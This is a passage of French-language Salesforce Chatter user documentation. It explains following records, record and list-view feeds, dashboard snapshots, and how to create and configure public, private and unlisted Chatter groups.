- Le champ Propriétaire de compte d'un enregistrement est mis à jour pour modifier le propriétaire du compte. Le nouveau propriétaire du compte suit le compte automatiquement uniquement si le champ Propriétaire du compte est suivi et si le suivi automatique est activé pour le nouveau propriétaire du compte.
- Si un workflow modifie le champ Propriétaire du compte lors de la création d'un enregistrement, l'utilisateur qui a créé l'enregistrement ne suit pas automatiquement le compte.

  Tenez compte du scénario suivant. Vous créez un enregistrement. La sauvegarde de l'enregistrement lance immédiatement un workflow qui réattribue le champ Propriétaire du compte à un autre utilisateur, puis sauvegarde l'enregistrement. Cela signifie que le workflow modifie le champ Propriétaire du compte avant la sauvegarde de l'enregistrement. Dans ce cas, vous ne suivez pas l'enregistrement automatiquement, car vous n'avez jamais été propriétaire de l'enregistrement, même si techniquement vous l'avez créé.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher un enregistrement :
- Lire sur l'enregistrement

CONSULTER ÉGALEMENT :

Affichage de fils d'enregistrement

Recommandations d'enregistrements

Personnalisation de votre expérience Salesforce

## Affichage de fils d'enregistrement

Affichez le fil Chatter associé à un enregistrement que vous suivez afin de consulter les mises à jour sur cet enregistrement.

Les fils d'enregistrement permettent de suivre les informations relatives à des enregistrements auxquels vous avez accès. Dans la page de détail de l'enregistrement, cliquez sur **Afficher le fil** pour afficher le fil de l'enregistrement au-dessus des détails du compte.

Remarque: L'accès est essentiel. Par exemple, supposons que vous réattribuez un enregistrement, puis réalisez qu'il doit être mis à jour. Souvent, vous pouvez ouvrir et mettre à jour l'enregistrement. Cependant, une fois réattribué, vous n'avez plus accès et vous ne pouvez plus afficher ou mettre à jour l'enregistrement.

Dans le fil de l'enregistrement, vous pouvez :

- Afficher des publications, des commentaires et des modifications de champ suivies.
- Écrire une mise à jour sur l'enregistrement et la partager avec les autres personnes qui suivent l'enregistrement.

  Les mises à jour dans la page de détail de l'enregistrement sont également affichées dans la page Chatter des personnes qui suivent l'enregistrement. Quiconque a accès à l'enregistrement peut afficher la mise à jour dans le fil Toute la société.
- Déterminer qui suit l'enregistrement.
- Rechercher dans le fil de l'enregistrement ( ).

  Remarque: Les modifications de champ d'enregistrement dans le fil ne sont pas incluses dans les résultats de recherche.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Comment puis-je créer un rapport personnalisé pour les enregistrements que je suis ?

Actuellement, vous ne pouvez pas personnaliser un rapport en fonction des enregistrements que vous suivez dans Chatter.

CONSULTER ÉGALEMENT :

Personnes et enregistrements automatiquement suivies initialement

## Les autres personnes peuvent-elles suivre les enregistrements dont je suis responsable ?

Oui, sous réserve qu'elles puissent afficher l'enregistrement. Les personnes peuvent suivre uniquement les enregistrements qu'elles peuvent afficher, et, par extension, uniquement les mises à jour qu'elles peuvent afficher.

CONSULTER ÉGALEMENT :

Recommandations d'enregistrements

## Recommandations d'enregistrements

Le suivi d'enregistrements permet de rester informé des toutes dernières modifications apportées aux comptes, contacts, opportunités et autres. Chatter recommande les enregistrements que vous avez affichés ou modifiés, ceux dont vous être propriétaire (et que vous ne suivez pas encore) et les comptes parent des enregistrements que vous suivez.

Chatter ne recommande pas les enregistrements pour lesquels votre administrateur Salesforce a désactivé le suivi de fil. Seuls les opportunités, les comptes, les pistes, les contacts et les articles sont inclus dans les recommandations d'enregistrements.

Pour afficher une liste étendue de recommandations, cliquez sur **Plus** dans la section Recommandations. Pour afficher vos recommandations par objet, cliquez sur l'objet dans les filtres du menu latéral. Par exemple, cliquez sur **Comptes** pour afficher uniquement vos recommandations de comptes.

Si aucune recommandation ne s'affiche, vous suivez déjà tous les enregistrements recommandés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Affichage de fils d'enregistrement

## Affichage de fils Chatter dans des vues de liste

Basculez vers le fil Chatter d'un objet directement depuis une vue de liste pour afficher les mises à jour des enregistrements inclus dans la vue de liste.

Si Chatter est activé pour votre organisation, les fils Chatter dans les vues de liste sont disponibles pour les objets dont le fil est le plus suivi. Certains objets dont le fil est suivi n'ont pas de fil Chatter associé à leur vue de liste. Actuellement, vous pouvez afficher les fils Chatter dans des vues de liste pour des opportunités, des comptes, des requêtes, des pistes, des campagnes, des contacts et des objets personnalisés.

- Cliquez sur **Chatter** dans une vue de liste d'objet standard ou personnalisé pour afficher un fil Chatter avec les mises à jour des 30 derniers jours pour les enregistrements inclus dans la vue de liste.

  Si la planification par glisser-déplacer dans des vues de liste est activée, les fils Chatter ne sont pas affichés dans les vues de liste de comptes, de contacts ou de pistes.
- Cliquez sur **Liste** pour afficher de nouveau la vue de liste.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Affichage de fils d'enregistrement

## Ajout d'une vue de liste à un favori Chatter

L'ajout d'une vue de liste en tant que favori Chatter permet de surveiller les processus métiers clés directement à partir de votre onglet Chatter.

1. Ouvrez une vue de liste existante ou créez-en une pour un ensemble d'enregistrements, par exemple, des comptes, des opportunités ou des pistes.
2. Cliquez sur **Fil** dans le coin supérieur droit pour afficher les mises à jour Chatter des éléments de la liste.
3. Cliquez sur **Ajouter aux favoris** .
   Le nom du favori sous l'onglet Chatter est identique au nom de la vue de liste.

CONSULTER ÉGALEMENT :

Affichage de fils d'enregistrement

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

# Tableaux de bord et composants de tableau de bord

## Suivi de composants de tableau de bord

Si le suivi de fil est activé pour les tableaux de bord, vous pouvez afficher les mises à jour et les modifications de champ dans le fil Chatter. Vous pouvez également suivre des tableaux de bord et certains composants de tableau de bord.

Le suivi de composants n'est pas pris en charge pour les tableaux de bord dynamiques.

Seules les données non filtrées sont utilisées pour générer des alertes. Cela empêche l'envoi (erroné) d'alertes lorsque la valeur d'un composant semble passer un point de terminaison suite à un filtrage.

Si les fils ne sont pas affichés, demandez à votre administrateur d'activer le suivi de fil pour les tableaux de bord.

Par exemple, pour recevoir des alertes lorsque les ventes totales d'un indicateur passent sous un seuil spécifique, définissez la sélection conditionnelle sur ce composant, puis suivez-le.

- Survolez un composant pour afficher le menu .
  Pour fermer le menu contextuel, cliquez sur une zone vide de l'écran.
- Cliquez sur **Suivre ce composant**.

Pour arrêter de suivre un composant, cliquez sur , puis sélectionnez **Suivi en cours**.

CONSULTER ÉGALEMENT :

Affichage de fils d'enregistrement

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des tableaux de bord :

- Exécuter les rapports ET Accéder au dossier de tableaux de bord

## À propos de la publication d'instantanés dans des fils d'utilisateur et de groupe

Lorsque vous publiez un instantané de composant dans un fil Chatter, tenez compte de la personne avec laquelle vous souhaitez partager et commenter dans le composant.

Un instantané est une image statique d'un composant de tableau de bord, à une date spécifique, publié dans un fil Chatter. Publiez l'instantané d'un composant dans un fil d'utilisateur ou de groupe pour partager et commenter ce composant. Par exemple, publiez un instantané des ventes du mois pour votre équipe.

Chaque instantané a une étiquette « Affichage en tant que ». Elle correspond au nom de l'utilisateur actif avec lequel vous visualisez le composant de tableau de bord.

Vous pouvez également publier des instantanés de composants filtrés (à l'exception de composants Visualforce ou s-control). Lorsque les visiteurs cliquent sur le titre de l'instantané dans le fil, ils accèdent à votre vue filtrée du tableau de bord si les filtres sont toujours valides. Si les filtres ne sont pas valides, ils affichent le tableau de bord non filtré.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Si l'option de publication d'un instantané ne s'affiche pas, demandez à votre administrateur d'activer les instantanés de composant de tableau de bord.

**Important:** La publication d'un instantané dans un fil d'utilisateur ou de groupe le rend potentiellement visible dans toute l'organisation :

- La publication dans un fil d'utilisateur rend l'instantané public. Toute personne qui consulte le profil de cet utilisateur peut l'afficher.
- La publication dans un groupe public rend l'instantané public. Toute personne qui consulte votre profil ou le fil du groupe peut l'afficher.
- La publication dans un groupe privé rend l'instantané accessible à tous les membres du groupe.

Les personnes peuvent l'afficher avec ou sans accès au tableau de bord. Assurez-vous que le composant ne contient aucune information confidentielle !

CONSULTER ÉGALEMENT :

Suivi de composants de tableau de bord

### Publication d'instantanés dans Chatter

Vous pouvez publier un instantané d'un composant de tableau de bord dans un fil Chatter pour aider les autres utilisateurs à suivre les modifications apportées aux données.

Un instantané est une image statique d'un composant de tableau de bord, à une date spécifique, publié dans un fil Chatter.

- Vous pouvez publier l'instantané d'un composant dans un fil de tableau de bord pour partager des informations avec toutes les personnes qui suivent le tableau de bord. Par exemple, vous publiez l'instantané d'un graphique des ventes régionales pour informer votre équipe de la baisse des ventes dans le Sud-Ouest.
- Vous pouvez publier l'instantané d'un composant dans un fil d'utilisateur ou de groupe afin d'inciter un commentaire ou une action de la part de cet utilisateur ou de ce groupe.

Chaque instantané a une étiquette « Affichage en tant que ». Elle correspond au nom de l'utilisateur actif avec lequel vous visualisez le composant de tableau de bord.

Vous pouvez également publier des instantanés de composants filtrés (à l'exception de composants Visualforce ou s-control). Lorsque les visiteurs cliquent sur le titre de l'instantané dans le fil, ils accèdent à votre vue filtrée du tableau de bord si les filtres sont toujours valides. Si les filtres ne sont pas valides, ils affichent le tableau de bord non filtré.

Si les fils ne sont pas affichés, demandez à votre administrateur d'activer le suivi de fil pour les tableaux de bord.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher des tableaux de bord :

- Exécuter les rapports ET Accéder au dossier de tableaux de bord

1. Survolez un composant pour afficher le menu .

   Pour fermer le menu contextuel, cliquez sur une zone vide de l'écran.

2. Sélectionnez l'emplacement dans lequel vous souhaitez afficher votre instantané.
   a. Pour l'afficher dans un tableau de bord, cliquez sur **Publier un instantané dans le fil du tableau de bord**.
   b. Pour l'afficher pour un utilisateur ou un groupe, cliquez sur **Publier un instantané dans le fil de l'utilisateur ou du groupe**.
3. Rédigez un commentaire dans la zone de texte, puis cliquez sur **OK**. Si vous publiez un composant filtré, vous pouvez l'indiquer dans votre commentaire.

L'instantané et le commentaire s'affichent immédiatement dans le fil du tableau de bord.

Remarque: Les images d'instantané s'affichent dans les fils pendant quatre mois. Une fois ce délai passé, seuls les commentaires sont conservés.

## Collaboration dans des groupes Chatter

Utilisez des groupes publics, privés ou non répertoriés Chatter pour collaborer avec des personnes spécifiques de votre société.

### Groupes Chatter

Les groupes Chatter permettent de collaborer avec des personnes spécifiques. Par exemple, si vous travaillez sur un projet d'équipe, vous pouvez créer un groupe pour que les membres de l'équipe partagent les fichiers et les informations associés au projet. Les fils de groupe dans Lightning Experience sont des fils en direct qui sont mis à jour en temps réel. Il n'est pas nécessaire d'actualiser la page pour les mettre à jour.

Présentation des Groupes non répertoriés

Les groupes non répertoriés offrent davantage de confidentialité que les groupes privés. Seuls les membres de groupe et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent accéder à ces groupes dans les vues de liste, les fils et les résultats de recherche.

Utilisation de la page Groupes Chatter

La page Groupes affiche une liste des groupes Chatter dans votre société.

Rejoindre ou quitter des groupes

Rejoignez des groupes pour collaborer avec d'autres personnes sur des projets ou des domaines d'intérêt communs. Partagez des fichiers et des informations sur le projet avec le groupe.

## Groupes Chatter

Les groupes Chatter permettent de collaborer avec des personnes spécifiques. Par exemple, si vous travaillez sur un projet d'équipe, vous pouvez créer un groupe pour que les membres de l'équipe partagent les fichiers et les informations associés au projet. Les fils de groupe dans Lightning Experience sont des fils en direct qui sont mis à jour en temps réel. Il n'est pas nécessaire d'actualiser la page pour les mettre à jour.

Vous pouvez joindre jusqu'à 300 groupes, et votre société peut avoir 30,000 groupes au total. Les groupes Chatter ont différents niveaux d'accès :

- **Public** : tout le monde peut afficher des publications, des commentaires et des fichiers. Tout le monde peut joindre un groupe public.
- **Privé** : seuls les membres du groupe peuvent afficher les publications, les commentaires et les fichiers. Les personnes doivent demander à joindre ou être ajoutées par le propriétaire ou les responsables du groupe. Les utilisateurs qui disposent des autorisations « Modifier toutes les données » et « Afficher toutes les données » peuvent afficher les publications, les mises à jour et les fichiers de groupe dans l'ensemble de l'organisation. Les utilisateurs qui disposent de l'autorisation « Gérer toutes les données » peuvent également joindre directement des groupes privés et modifier leurs paramètres.
- **Non répertorié** : seuls les membres et les utilisateurs du groupe qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent afficher et ajouter des publications, des commentaires et des fichiers. Les personnes ne peuvent pas demander à joindre et doivent être invitées par le propriétaire ou les responsables du groupe. Les groupes non répertoriés offrent davantage de confidentialité, et les non-membres ne peuvent pas afficher ni accéder à des groupes non répertoriés dans les vues de liste, les fils et les résultats de recherche. Les groupes non répertoriés ne sont pas disponibles par défaut, votre administrateur doit les activer pour votre organisation.
- Vous pouvez également sélectionner **Autoriser les clients**. Le propriétaire et les responsables d'un groupe peuvent inviter des clients à joindre un groupe privé ou non répertorié. Vous pouvez identifier aisément des groupes avec des clients grâce au coin supérieur gauche orange de la photo de groupe.

  Lorsque vous avez autorisé des clients dans un groupe, vous ne pouvez pas modifier le niveau d'accès du groupe.

Si votre administrateur a activé la fonctionnalité d'archivage, certains groupes peuvent être archivés. Lorsqu'un groupe est archivé, les utilisateurs ne peuvent pas créer de publications, mais les données du groupe sont conservées pour référence.

Remarque: Les fils de groupe en direct sont une nouvelle fonctionnalité de Lightning Experience, qui présentent un potentiel d'amélioration important et quelques problèmes connus.

- Un contenu publié dans le groupe est en direct, mais pas les mentions. Si vous publiez dans le groupe A, la publication est en direct. Si vous mentionnez le groupe A dans son autre fil, la page doit être actualisée pour afficher cette mention dans le groupe.
- Lors d'une nouvelle publication dans un groupe, vous êtes notifié(e) uniquement dans Lightning Experience.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Lorsque de nouveaux commentaires sont publiés dans un fil auquel vous participez, vous recevez des notifications uniquement dans Lightning Experience et seulement lorsque vous saisissez activement des commentaires ou cliquez sur la case de commentaire.
- Le nombre de participants pris en charge dans un fil en direct dépend des limitations en abonnements de votre organisation. Si vous ne recevez pas le fil de groupe en direct ou les commentaires en direct, actualisez la page ou cliquez sur un champ de commentaires. Si le fil n'est toujours pas en direct, il se peut que votre organisation ait atteint ses limitations ! Vous pouvez toutefois recevoir des mises à jour via l'ancienne méthode qui consiste à actualiser la page.
- Si vous vous trouvez dans un fil de groupe qui ne semble plus être en direct, il s'agit d'un problème connu que nous allons résoudre !

CONSULTER ÉGALEMENT :

Ce que votre rôle de groupe Chatter autorise

À propos des clients Chatter dans des groupes privés

## Présentation des Groupes non répertoriés

Les groupes non répertoriés offrent davantage de confidentialité que les groupes privés. Seuls les membres de groupe et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent accéder à ces groupes dans les vues de liste, les fils et les résultats de recherche.

Comme dans les groupes privés, seuls les membres peuvent afficher la page de détail, le fil ou les fichiers d'un groupe non répertorié. Les groupes non répertoriés offrent toutefois davantage de confidentialité que les groupes privés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Les groupes non répertoriés ne sont pas affichés dans les vues de liste, les fils et les résultats de recherche des non-membres. Seuls les membres et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent rechercher et accéder à des groupes non répertoriés.
- Les non-membres ne peuvent pas consulter la page de détail du groupe

  (avec des groupes privés, les non-membres peuvent afficher une version tronquée de la page de détail, qui comprend le nom, la description et la liste des membres, mais pas le fil ni les fichiers).
- Vous pouvez convertir des groupes non répertoriés en groupes publics ou privés, mais pas inversement.
- Seuls les propriétaires, les responsables et les utilisateurs de groupe qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent ajouter des membres. Les utilisateurs ne peuvent pas demander à joindre ces groupes.
- Les utilisateurs ne peuvent pas afficher les groupes non répertoriés dans les profils d'autres utilisateurs s'ils n'ont pas accès au groupe.
- Les fichiers partagés dans un groupe non répertorié sont visibles uniquement par les membres du groupe. Si le fichier est partagé hors du groupe non répertorié, les autres utilisateurs qui disposent des autorisations requises peuvent mettre à jour le fichier.
- Les utilisateurs qui disposent des autorisations « Modifier toutes les données » ou « Afficher toutes les données » ne peuvent pas accéder à un groupe non répertorié ou à ses fichiers s'ils n'en sont pas membres. De même, ils ne peuvent pas modifier les paramètres du groupe s'ils n'en sont pas propriétaires ou responsables.
- Seuls les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent accéder à et modifier un groupe non répertorié, ses fichiers et le contenu du fil, sans être membres du groupe.

### Limitations

Si vous décidez de créer un groupe non répertorié, assurez-vous de tenir compte des limitations ci-dessous.

- Les pages personnalisées ou les applications tierces intégrées à Salesforce peuvent exposer des informations sur les groupes non répertoriés aux utilisateurs qui n'ont pas accès via l'interface utilisateur de Salesforce. Vérifiez avec votre administrateur qui peut accéder aux informations dans les groupes non répertoriés de votre organisation.
- Vous ne pouvez pas utiliser des rubriques dans des groupes non répertoriés. Vous pouvez ajouter une rubrique hashtag en rédigeant une publication ou un commentaire dans un groupe non répertorié. Une fois publiée, la rubrique se présente sous la forme d'un lien. Cependant, aucune page de détail de rubrique n'est créée et le lien ne fonctionne pas.
- Vous ne pouvez pas mentionner des groupes non répertoriés dans des publications ou des commentaires.

CONSULTER ÉGALEMENT :

Activation des groupes Chatter non répertoriés

Limitations des groupes non répertoriés

## Utilisation de la page Groupes Chatter

La page Groupes affiche une liste des groupes Chatter dans votre société.

Cliquez sur **Groupes** dans le menu latéral de la page Chatter pour afficher la liste des groupes Chatter. Dans la page Groupes, vous pouvez effectuer les opérations suivantes :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**Créer un groupe**

Cliquez sur **Nouveau groupe** pour accéder à la page Nouveau groupe et créer votre groupe.

**Filtrer et trier la liste des groupes**

Utiliser les filtres suivants pour filtrer vos groupes.

- **Visualisés récemment** affiche les groupes que vous avez affichés récemment, en commençant par le dernier groupe affiché
- **Mes groupes** affiche les groupes dont vous êtes membre, propriétaire ou responsable
- **Groupes actifs** affiche les groupes actifs dans votre société.
- **Mes groupes archivés** affiche les groupes archivés dont vous êtes membre, propriétaire ou responsable.

Cliquez sur l'en-tête d'une colonne pour trier la liste. La colonne Groupe trie par le nom du groupe, la colonne Dernière activité trie par la date de dernière publication ou de dernier commentaire dans un groupe et la colonne Appartenance trie selon le statut de votre abonnement.

**Rechercher un groupe**

Recherchez des groupes en tapant au moins deux lettres d'un nom de groupe ou d'une description dans la case `Rechercher des groupes`. La liste est automatiquement filtrée en fonction des caractères saisis.

**Afficher un groupe**

Cliquez sur le nom d'un groupe pour l'afficher. Vous pouvez afficher tous les groupes, mais uniquement les mises à jour et les fichiers de groupes publics, et ceux de groupes privés dont vous êtes membre. Les groupes qui autorisent les clients indiquent (avec des clients).

**Joindre un groupe public ou demander à joindre groupe privé**

Cliquer sur **Joindre** pour joindre un groupe public. Avec des groupes privés, cliquez sur **Demander à joindre** pour envoyer une demande par e-mail au propriétaire et aux responsables du groupe. Les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent joindre directement des groupes privés et, par conséquent, afficher **Joindre** pour des groupes privés.

**Quitter un groupe ou retirer une demande de joindre un groupe**

Cliquez sur × pour quitter un groupe ou annuler une demande de joindre un groupe.

**Afficher le profil du propriétaire du groupe**
Cliquez sur le nom du propriétaire d'un groupe pour consulter son profil.

**Obtenir une recommandation de groupes**
Affichez les groupes que Chatter vous recommande de joindre en fonction de la popularité d'un groupe et du nombre de relations que vous avez avec le groupe dans la section Recommandations. Cliquez sur **Plus** pour afficher la liste complète. Si aucune recommandation ne s'affiche, vous suivez déjà tous les groupes recommandés.

CONSULTER ÉGALEMENT :

Liste de fichiers de groupe

## Rejoindre ou quitter des groupes

Rejoignez des groupes pour collaborer avec d'autres personnes sur des projets ou des domaines d'intérêt communs. Partagez des fichiers et des informations sur le projet avec le groupe.

1. Rendez-vous sur la page de détail du groupe.
2. Pour rejoindre un groupe public, cliquez sur **Joindre** ou **Joindre le groupe**. Pour joindre un groupe privé, cliquez sur **Demander à joindre**. Une requête est envoyée au propriétaire et aux responsables du groupe privé, qui acceptent ou refusent votre demande.

Vous pouvez joindre jusqu'à 300 groupes. Tous les groupes sont pris en compte dans cette limitation, à l'exception des groupes archivés. Par exemple, si vous êtes membre de 300 groupes, dont 10 sont archivés, vous pouvez joindre 10 autres groupes.

Pour quitter un groupe que vous avez rejoint ou retirer votre demande d'intégration à un groupe privé, rendez-vous sur la page de détail du groupe et cliquez sur ou **Quitter le groupe**. Si ces options ne sont pas affichées, demandez à votre administrateur Salesforce d'ajuster la présentation de page.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

# Création et gestion de communautés

## Création de groupes Chatter

Créez des groupes Chatter publics, privés et non répertoriés pour collaborer avec vos équipes et travailler en groupe sur des projets.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour créer des groupes
- Créer et être propriétaire de nouveaux groupes Chatter

1. Accédez à la liste des groupes.
   - Dans Salesforce Classic, cliquez sur l'onglet **Groupes**.
   - Dans Lightning Experience, cliquez sur dans le menu de navigation.
2. En haut à droite, cliquez sur **Nouveau groupe**, puis saisissez le nom du groupe et une description.

   Remarque: Les noms de groupe doivent être uniques à travers l'ensemble des groupes publics et privés. Cette exigence ne s'applique pas aux groupes non répertoriés.

   Si les communautés sont activées, les noms de groupes publics et privés doivent être unique au sein de la communauté.




3. Sélectionnez un niveau d'accès :
   - **Public** : tout le monde peut afficher des publications, des commentaires et des fichiers. Tout le monde peut joindre un groupe public.
   - **Privé** : seuls les membres du groupe peuvent afficher les publications, les commentaires et les fichiers. Les personnes doivent demander à joindre ou être ajoutées par le propriétaire ou les responsables du groupe. Les utilisateurs qui disposent des autorisations « Modifier toutes les données » et « Afficher toutes les données » peuvent afficher les publications, les mises à jour et les fichiers de groupe dans l'ensemble de l'organisation. Les utilisateurs qui disposent de l'autorisation « Gérer toutes les données » peuvent également joindre directement des groupes privés et modifier leurs paramètres.
   - **Non répertorié** : seuls les membres et les utilisateurs du groupe qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent afficher et ajouter des publications, des commentaires et des fichiers. Les personnes ne peuvent pas demander à joindre et doivent être invitées par le propriétaire ou les responsables du groupe. Les groupes non répertoriés offrent davantage de confidentialité, et les non-membres ne peuvent pas afficher ni accéder à des groupes non répertoriés dans les vues de liste, les fils et les résultats de recherche. Les groupes non répertoriés ne sont pas disponibles par défaut, votre administrateur doit les activer pour votre organisation.
   - Vous pouvez également sélectionner **Autoriser les clients**. Le propriétaire et les responsables d'un groupe peuvent inviter des clients à joindre un groupe privé ou non répertorié. Vous pouvez identifier aisément des groupes avec des clients grâce au coin supérieur gauche orange de la photo de groupe.

Lorsque vous avez autorisé des clients dans un groupe, vous ne pouvez pas modifier le niveau d'accès du groupe.

4. Si votre administrateur a activé l'archivage de groupes, vous pouvez également modifier les paramètres d'archivage automatique du groupe. Désactivez l'archivage automatique uniquement si un groupe doit rester en permanence actif, malgré de longues périodes d'inactivité.
5. Cliquez sur **Enregistrer**.

Remarque: Vous possédez les groupes que vous créez. Pour attribuer un nouveau propriétaire, terminez la création du groupe, puis modifier les paramètres du groupe.

CONSULTER ÉGALEMENT :

Puis-je modifier le niveau d'accès d'un groupe, par exemple, pour changer un groupe privé en groupe public ?

## Modification des paramètres de groupes

Modifiez les paramètres de groupe pour modifier le propriétaire, les paramètres d'archivage, le niveau d'accès des groupes et pour supprimer le groupe.

Pour modifier les paramètres de groupes Chatter dont vous êtes propriétaire ou responsable.

1. Cliquez sur **Paramètres de groupe** dans la page de détail du groupe dans Salesforce Classic. Dans Lightning Experience, cliquez sur **Modifier le groupe** dans les boutons de l'en-tête de groupe.
2. Vous pouvez également modifier le nom et la description du groupe.
3. Vous pouvez également saisir un nom ou cliquer sur une icône de référence pour rechercher les membres du groupe pour attribuer un nouveau **propriétaire**. Seuls le propriétaire actuel ou les personnes qui disposent de l'autorisation « Modifier toutes les données » peuvent changer le propriétaire, que vous devez sélectionner parmi les membres existants. Les clients ne peuvent pas être propriétaires de groupes.
4. Si votre administrateur a activé l'archivage de groupes, vous pouvez également modifier les paramètres d'archivage automatique du groupe. Désactivez l'archivage automatique uniquement si un groupe doit rester en permanence actif, malgré de longues périodes d'inactivité.
5. Vous pouvez également modifier le niveau d'accès pour le groupe. Par exemple, vous pouvez convertir un groupe non répertorié en groupe public ou privé afin de l'élargir à une audience plus importante.

   Remarque: Si vous changez un groupe privé en groupe public, les mises à jour et les fichiers sont visibles de tous les utilisateurs, toutes les demandes d'inscription au groupe en attente sont acceptées et tout le monde peut joindre le groupe. Les groupes privés avec des clients ne peuvent pas être convertis en d'autres types de groupe.

   - **Public** : tout le monde peut afficher des publications, des commentaires et des fichiers. Tout le monde peut joindre un groupe public.
   - **Privé** : seuls les membres du groupe peuvent afficher les publications, les commentaires et les fichiers. Les personnes doivent demander à joindre ou être ajoutées par le propriétaire ou les responsables du groupe. Les utilisateurs qui disposent des autorisations « Modifier toutes les données » et « Afficher toutes les données » peuvent afficher les publications, les mises à jour et les fichiers de groupe dans l'ensemble de l'organisation. Les utilisateurs qui disposent de l'autorisation « Gérer toutes les données » peuvent également joindre directement des groupes privés et modifier leurs paramètres.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des groupes Chatter publics ou privés :

- Rôle de propriétaire de groupe ou responsable de groupe

  OU

  Modifier toutes les données, pour pouvoir modifier les groupes publics et privés

  OU

  Gérer les groupes non répertoriés, pour pouvoir modifier les groupes non répertoriés

- **Non répertorié** : seuls les membres et les utilisateurs du groupe qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent afficher et ajouter des publications, des commentaires et des fichiers. Les personnes ne peuvent pas demander à joindre et doivent être invitées par le propriétaire ou les responsables du groupe. Les groupes non répertoriés offrent davantage de confidentialité, et les non-membres ne peuvent pas afficher ni accéder à des groupes non répertoriés dans les vues de liste, les fils et les résultats de recherche. Les groupes non répertoriés ne sont pas disponibles par défaut, votre administrateur doit les activer pour votre organisation.
- Vous pouvez également sélectionner **Autoriser les clients**. Le propriétaire et les responsables d'un groupe peuvent inviter des clients à joindre un groupe privé ou non répertorié. Vous pouvez identifier aisément des groupes avec des clients grâce au coin supérieur gauche orange de la photo de groupe.

  Lorsque vous avez autorisé des clients dans un groupe, vous ne pouvez pas modifier le niveau d'accès du groupe.

6. Cliquez sur **Enregistrer**.

Si vous disposez des autorisations nécessaires, vous pouvez également :

- Archiver le groupe.
- Supprimer le groupe.

CONSULTER ÉGALEMENT :

Ajout et suppression de membres de groupes Chatter

## Puis-je modifier le niveau d'accès d'un groupe, par exemple, pour changer un groupe privé en groupe public ?

